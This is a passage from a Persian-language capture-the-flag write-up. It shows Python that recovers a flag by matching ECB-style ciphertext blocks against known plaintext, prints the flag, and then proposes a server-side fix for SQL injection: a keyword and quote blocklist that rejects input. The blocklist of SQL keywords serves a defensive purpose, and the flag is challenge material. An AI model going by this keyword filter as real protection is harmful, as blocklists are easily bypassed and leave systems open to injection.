    # break into lines and remove leading and trailing space on each
    lines = (line.strip() for line in text.splitlines())
    # break multi-headlines into a line each
    chunks = (phrase.strip() for line in lines for phrase in line.split("  "))
```

```
# drop blank lines
    text = '\n'.join(chunk for chunk in chunks if chunk)
    #print(text)
    length = len(text)
    index = length-1
    temp_chiper = ""
    temp_text = ""
    flag = True
    while True :
        if(flag):
            temp_chiper = text[index] + temp_chiper
            if (text[index-1] == "}"):
                flag = False
        else:
            temp_text =  text[index] + temp_text
            if (text[index-11:index-1] == "Blog Posts"):
                break
        index = index - 1
    temp_pair = [temp_text,temp_chiper]
    pair_list.append(temp_pair)
    steps = int(len(temp_text) / 16)
    #generate code dictionary
    for j in range(steps):
        text_element = temp_text[j*16:16 * (j + 1)]
        chiper_element = temp_chiper[j*32:32 * (j + 1)]
        chiper_dictionary.append([text_element,chiper_element])

chiper_block_number = int(len(chiper_to_unlock)/32)
flag = ""
for i in range(chiper_block_number):
    chiper = chiper_to_unlock[32*i:32*(i+1)]
    for j in range(len(chiper_dictionary)):
        if(chiper_dictionary[j][1] == chiper):
            flag = flag + chiper_dictionary[j][0]
print(flag)
```

خروجی کد بالا بصورت زیر خواهد بود:

```
FLAG{come_home_to_the_unique_flavor_of_shattering_the_grand_illusion...come_home_to_simple_rick}
```

پس درین مرحله توانستیم flag را پیدا کنیم و خوشحالیم

.در ادامه با استخراج کد سرور سعی میکنیم بررسی کنیم مشکلات هر قسمت و راه حل های مربوط بدان چیست

از مراحلی که در هر قسمت از آن برای نفوذ استفاده کردیم شروع میکنیم در بخش اول ما از طریق فیلد ورودی و با استفاده از ان توانستیم رمز را بیابیم یک راه مقابله ساده درین بخش این است که همانطور که هنگام گرفتن id در سایت در صورت ورود علامت های غیر مجاز ERROR داده میشود درین بخش نیز از همان مکانیزم استفاده کنیم و برای جلوگیری از ورود سایر دستورات SQL چه درین بخش و چه در بخش بعد درون سایت از مکانیزم زیر استفاده میکنیم:

مکانیزم اصلاح کد سرور

کاربر تنها مجاز است ID پست مورد نظر خودرا در بلاگ وارد کند پس چنانچه کاربر هریک از دستورات[7] جدول بالارا وارد کند.قصد سوءاستفاده از سایت را دارد پس بجای اینکه این عبارات را escape کنیم بدین صورت عمل میکنیم که اگر کاربر هریک ازین عبارات را وارد کرد و تابع escape ورودی اورا تغییر داد بجای حذف آنها مقدار None را به کاربر نمایش میدهیم در واقع مجازات هرگونه کار مشکوک مانع شدن ادامه فعالیت برای کاربر است با یک تغییر ساده در تابع escape این مکانیزم قابل پیاده سازی است

```
import re

def escape_mysql(s):
   if s is None:
      return None
   #selselectect
   rm = ['INSERT', 'AND', 'OR', 'SELECT', 'UNION', 'WHERE', 'LIKE', 'TABLE',
'LIMIT', 'OFFSET', 'JOIN', 'FROM', 'INTO', 'DELETE']
   err = ['\'', '"', '`', ';']
   for x in err:
      if x in s:
         return None
   # oh this is so smart.
   u = s
   for x in rm:
      #print(x, s)
      s = re.sub(x, '', s, flags=re.IGNORECASE)
   if(u != s):
      return None

   return s
```

بدین ترتیب با ورودی های rm نیز به مانند error برخورد میشود.بدین ترتیب با حداقل تغییر امن سازی صورت خواهد گرفت.

[7] Select,and,or,…